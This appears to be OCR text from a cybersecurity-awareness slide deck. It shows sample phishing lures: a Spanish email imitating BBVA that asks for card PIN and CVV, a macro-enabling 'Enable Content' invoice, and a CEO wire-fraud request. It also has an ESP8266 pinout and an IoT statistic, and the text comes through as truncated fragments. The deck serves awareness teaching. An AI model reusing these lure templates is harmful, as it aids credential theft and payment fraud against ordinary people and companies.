

Asunto: Hay Un Error En Sus Datos !
Fecha: 25 May 2012 06:48:05 -0000
De: <BBVA@soporte.tecnico.es>
Para:
BBVA - Particulares
SEGURIDAD.
Le informamos que el acceso a su cuenta BBVAnet ha sido
Para seguir utilizando los servicios de Banca por Internet de
REACTIVACION
Acuda a una de las oficinas de BBVA, o bien utilice nuestra p
http://www.servi
Viernes, 25 de Mayo de 2012
Reactivación de clave de acceso a BBVA net
Bienvenido a BBVA net, el servicio de Banca a Distancia de BBVA que le permitirá consultar sus productos y realizar las transacciones bancarias más habituales desde su ordenador, en cualquier momento a través de internet. a
Para redefinir su Clave de Acceso a BBVA net, introduzca los datos solicitados a continuación y pulse el botón "Aceptar" para continuar.
Tipo de Documento de Identidad:
N.I.F. (Incluyendo letra)
Número de Documento de Identidad (excepto Tarjeta Anónima):
Teclee el número de una de sus tarjetas BBVA
Clave Secreta de su Tarjeta (PIN que utiliza en los cajeros):
CVV - Código de Verificación de la Tarjeta - Ver CVV:
Fecha de caducidad (ex: 01/2013)
Aceptar
Acceso con DNI electrónico



Debit Card retwitteó
Devon @devonborder · 29 nov. 2016
just got a new credit card 😍😍
Traducir del inglés
bae
@lanadelcunt
Follow
the back code of my card is 388 why is everyone asking? smh
Reply
Retweet
Favorite
More
RETWEETS
8,240
FAVORITES
3,921
6:08 AM - 17 May 2014
5
13
18

Phishing


AppRiver Invoice - 897564.doc [Compatibility Mode] - Word
FILE
HOME
INSERT
DESIGN
PAGE LAYOUT
REFERENCES
MAILINGS
REVIEW
VIEW
Paste
Clipboard
Font
Paragraph
Styles
Editing
SECURITY WARNING Macros have been disabled.
Enable Content
SOMETHING WENT WRONG Enable Content to load the document.
Enable content to adjust this document to your version of Microsoft Word™
PAGE 1 OF 1
0 WORDS
100%


Phishing


New
Reply
Forward
Request from CEO
Subject: Immediate Wire Transfer
To: Chief Financial Officer
High Importance
Please process a wire transfer payment in the amount of $250,000 and code to “admin expenses” by COB today. Wiring instructions below...


Vin
GND
RST
EN
3V3
GND
CLK
SDO
CMD
SD1
SD2
SD3
RSV
RSV
A0
RST
FLASH
TX
RX
D8
D7
D6
D5
GND
3V3
D4
D3
D2
D1
D0
MODEL ESP8266MOD
VENDOR AI-THINKER
ISM 2.4GHz
PA +25dBm
802.11b/g/n
Wi Fi

GROWTH IN THE INTERNET OF THINGS

THE NUMBER OF CONNECTED DEVICES WILL EXCEED **50 BILLION** BY 2020



